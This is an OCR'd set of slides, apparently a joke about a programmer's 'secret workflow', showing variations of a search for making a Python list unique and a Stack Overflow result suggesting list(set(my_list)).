
3

Workflow


MY SECRET WORKFLOW



My secret workflow




My secret workflow



python make unique list

python make unique list
python make list unique **values**
python **build** unique list
python **generate** unique list
python make **distinct** list
python **generate** list unique **random numbers**

My secret workflow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How to make lists contain only distinct element in Python? - Stack ...
https://stackoverflow.com/.../how-to-make-lists-contain-only-distinct-element-in-pyth...
Dec 18, 2017 - The simplest is to convert to a set then back to a list: my_list = list(set(my_list)). One disadvantage with this is that it won't preserve the order.

Add only unique values to a list in python	3 answers	Feb 19, 2017
How to get unique values from a python list of objects	5 answers	Sep 25, 2014
Get unique values from a list in python	30 answers	Oct 15, 2012
python - Removing duplicates in lists	30 answers	Nov 1, 2011

More results from stackoverflow.com

